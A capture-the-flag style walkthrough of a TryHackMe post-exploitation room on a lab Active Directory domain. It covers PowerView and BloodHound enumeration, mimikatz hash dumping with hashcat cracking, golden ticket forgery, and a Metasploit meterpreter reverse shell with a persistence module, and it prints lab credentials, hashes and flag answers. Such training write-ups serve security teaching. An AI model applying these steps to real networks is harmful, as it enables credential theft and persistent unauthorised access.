Post-Exploitation Basics - TryHackMe Walkthrough

Task 1: Introduction

This room on TryHackME covers the basics of post-exploitation, after gaining acces to an Active Directory AD machine.

Enumeration of this will use tools such as powerview mimikatz and bloodhound. We will dump password hashes and golden tickets using mimikatz, gather information from the windows server then use metasploit to gain persistency into the machine..


Task 2: Enumeration with PowerView

To start the room we can use RDP or SSH into the machine with the credentials:
Username: Administrator
Password: P@$$W0rd
Domain Name: CONTROLLER

Powerview


This is a powerful powershell script that can be used for enumerating a domain after you have gained a shell in the system.
We can download PowerView from here as PowerView.ps1

1.Start Powershell using powershell -ep bypass . -ep bypasses the execution policy of powershell allowing you to easily run scripts.
2.Start PowerView - . .\Downloads\PowerView.ps1
3.Enumerate the domain users - Get-NetUser | select cn




```
(c) 2018 Microsoft Corporation. All rights reserved.

controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>powershell -ep bypass
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> . .\Downloads\PowerView.ps1
PS C:\Users\Administrator> Get-NetUser | select cn

cn
--
Administrator
Guest
krbtgt
Machine-1
Admin2
Machine-2
SQL Service
[redacted]
sshd
```

4.Enumerate the domain groups - Get-NetGroup -GroupName *admin*




```
PS C:\Users\Administrator> Get-NetGroup -GroupName *admin*
Administrators
Hyper-V Administrators
Storage Replica Administrators
Schema Admins
Enterprise Admins
Domain Admins
Key Admins
Enterprise Key Admins
DnsAdmins
PS C:\Users\Administrator>
```

1.What is the shared folder that is not set by default? Share



```
PS C:\Users\Administrator> Invoke-ShareFinder
\\Domain-Controller.CONTROLLER.local\ADMIN$      - Remote Admin
\\Domain-Controller.CONTROLLER.local\C$          - Default share
\\Domain-Controller.CONTROLLER.local\IPC$        - Remote IPC
\\Domain-Controller.CONTROLLER.local\NETLOGON    - Logon server share
\\Domain-Controller.CONTROLLER.local\Share       -
\\Domain-Controller.CONTROLLER.local\SYSVOL      - Logon server share
PS C:\Users\Administrator>
```

2.What operating system is running inside of the network besides Windows Server 2019? Windows 10 Enterprise Evaluation



```
PS C:\Users\Administrator> Get-NetComputer -fulldata | select operatingsystem

operatingsystem
---------------
Windows Server 2019 Standard
Windows 10 Enterprise Evaluation
Windows 10 Enterprise Evaluation


PS C:\Users\Administrator>
```

3.I've hidden a flag inside of the users find it. POST{P0W3RV13W_FTW}

Task 3: Enumeration with Bloodhound

Bloodhound is a graphical interface that allows you to visually map out the network.

This tool together with [SharpHound](https://github.com/BloodHoundAD/SharpHound) takes the user, groups, trusts, etc of the network and collects them into .json files to be used inside Bloodhound.

BloodHound Installation

1.sudo apt install bloodhound

2.sudo neo4j console

Getting loot w/ SharpHound

1.powershell -ep bypass

2. . .\Downloads\SharpHound.ps1

3. Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip

Transfer the loot zip file to our attacking machine using scp if connected using ssh

```
┌──[kali@kali] - [~/Downloads/ctf/thm/post-exploitation]

└──[$] <> scp Administrator@10.10.11.93:20220811025924_loot.zip 20220811025924_loot.zip

Administrator@10.10.11.93's password:

20220811025924_loot. 100% 9539    9.3KB/s   00:01
```

I experienced issues while running the zip file as bloodhound was reporting bad json. I therefore uploaded the latest version of sharphound as below and used it to get our loot.

```
┌──[kali@kali] - [~/tools/BloodHound/Collectors]
└──[$] <> scp SharpHound.exe Administrator@10.10.72.5:SharpHound.exe
Administrator@10.10.72.5's password:
SharpHound.exe
```

Now we can analyze successfully with Bloodhound

Mapping the network w/ BloodHound

First off we need to start up neo4j before starting Bloodhound in another terminal.


```
┌──[kali@kali] - [~/Downloads/ctf/thm/post-exploitation]
└──[$] sudo neo4j console
```

Enter the default credentials for neo4j as neo4j:neo4j on the site that opens up at http://localhost:7474/browser/ login then change the creds to anything you wish as prompted.

Next up launch bloodhound.

Use the Import Graph option or directly drag and drop the zip file onto bloodhound for further analysis.

We can then choose any query we want.


BloodHound
Search for a node
Database Info
Node Info
Analysis
Pre-Built Analytics Queries
Domain Information
Find all Domain Admins
Map Domain Trusts
Find Computers with Unsupported Operating Systems
Dangerous Privileges
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Privileges for Domain Users Groups
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Clear Finished

Upload Progress


20220811062944_computers.json
Upload Complete 100%

20220811062944_users.json
Upload Complete 100%


20220811062944_groups.json
Upload Complete 100%

20220811062944_containers.json

1. What service is also a domain admin? SQLSERVICE


Search for a node
Database Info
Node Info
Analysis
Pre-Built Analytics Queries
Domain Information
Find all Domain Admins
Map Domain Trusts
Find Computers with Unsupported Operating Systems
Dangerous Privileges
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Privileges for Domain Users Groups
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
SQLSERVICE@CONTROLLER.LOCAL
MemberOf
ADMIN2@CONTROLLER.LOCAL
MemberOf
DOMAIN ADMINS@CONTROLLER.LOCAL
MemberOf
ADMINISTRATOR@CONTROLLER.LOCAL

2. What two users are Kerberoastable? SQLSERVICE,KRBTGT


Search for a node
Database Info
Node Info
Analysis
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Privileges for Domain Users Groups
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find AS-REP Roastable Users (DontReqPreAuth)
Shortest Paths
Shortest Paths to Unconstrained Delegation Systems
KRBTGT@CONTROLLER.LOCAL
SQLSERVICE@CONTROLLER.LOCAL

Task 4: Dumping Hashes with Mimikatz

Mimikatz is a popular and powerful exploitation tool used for dumping user credentials inside of an active directory network.

We will dump the NTLM hashes with mimikatz and then cracking those hashes using hashcat.

Dump Hashes

Launch Mimikatz from the \Downloads directory and run privilege::debug to ensure that you're running mimikatz as an administrator, if not mimikatz does not run properly.
Dump the hashes using lsadump::lsa /patch

Cracking the hashes w/ hashcat

For this, we can use rockyou.txt wordlist with the command:
hashcat -m 1000 hash.txt /path/to/rockyou.txt

Questions:

What is the Machine1 password? Password1
What is the Machine2 Hash? c39f2beb3d2ec06a62cb887fb391dee0

Task 5: Golden Ticket Attacks with Mimikatz

A Golden Ticket attack is a type of attack in which an adversary gains control over an Active Directory Key Distribution Service Account (KRBTGT), and uses that account to forge valid Kerberos Ticket Granting Tickets (TGTs).

From this definition and the previous hashdump that we got, there's a **krbtgt hash**.

Having the SID and NTLM hash for the krbtgt account will therefore enable us to crease a custom TGT which is the Golden Ticket, therefore allowing us to use any machine or account in the AD network.

With the running mimikatz process running we can run the following but incase you closed it run the following first:

```
mimikatz # privilege::debug
Privilege '20' OK
```

Then proceed to dump the hash of krbtgt:

We can create the Golden ticket using any username apart from the SID, domain name and

password hash which must be correct with the krbtgt SID and password hash.
Use misc::cmd to open a new command prompt with elevated privileges to all machines.

Task 6: Enumeration with Server Manager

Servers are hardly ever logged on unless for maintenance, this gives an easy way for enumeration only using the built in windows features such as the server manager


If you have domain admin you have alot of access to the server manager in order to change trusts, add or remove users, look at groups etc, then this can be a great entry point to find other users with other sensitive information on their machines or find other users on the domain network with access to other networks to pivot to another network.

For this we need to rdp into the server as below:

```
┌──[kali@kali] - [~/Downloads/ctf/thm/post-exploitation]

└──[$] <> rdesktop -u Administrator -d CONTROLLER 10.10.33.104
```


Enumerate w/ Server Manager


When we open the server we get a number of options(as below) which we can use to enumerate the server, from adding roles, editing them etc. However these can be flagged by system admins.



Navigate to the tools tab and select the Active Directory Users and Computers.

This brings up a list of all users on the domain as well as some other useful tabs such as groups and computers.





Name	Type	Description
Admin2	User	
Administrator	User	Built-in account for administering the computer/do...
Guest	User	Built-in account for guest access to the computer/do...
Machine-1	User	
Machine-2	User	
POST{P0W3RV13W_FTW}	User	
SQL Service	User	My password is MYpassword123#
sshd	User	

Questions

What tool allows to view the event logs? Event Viewer

What is the SQL Service password? MYpassword123#

Task 7: Maintaining Access

For this lab, we will use Metasploit for persistence, creating a meterpreter shell on the victims machine which we can connect to even if the machine shuts down.
Other means include, advanced backdoors and rootkits, etc.

Generating a payload w/ msfvenom

We can generate a windows meterpreter reverse_tcp shell which we can transfer to our attackbox.

Once the file is transferred, ssh into the machine and confirm that it was transferred.
On another terminal launch metasploit using msfconsole command and use exploit/multi/handler to listen to the reverse shell.
Set the LHOST and LPORT
Configure our payload to be a windows meterpreter shell using: set payload windows/meterpreter/reverse_tcp

Then run the exploit fist followed by the shell in our attackbox.
Our meterpreter listener will recieve an incoming connection, background the shell using bg in order to run the persistence module.

Run the Persistence Module

We will use exploit/windows/local/persistence to send a payload every 10 seconds in defualt.
Set the session to the session that we backgrounded in this case session 11
After which we can run the exploit.
On running the pesistence module, the old session dies and a new session is spawned.

Awesome!!!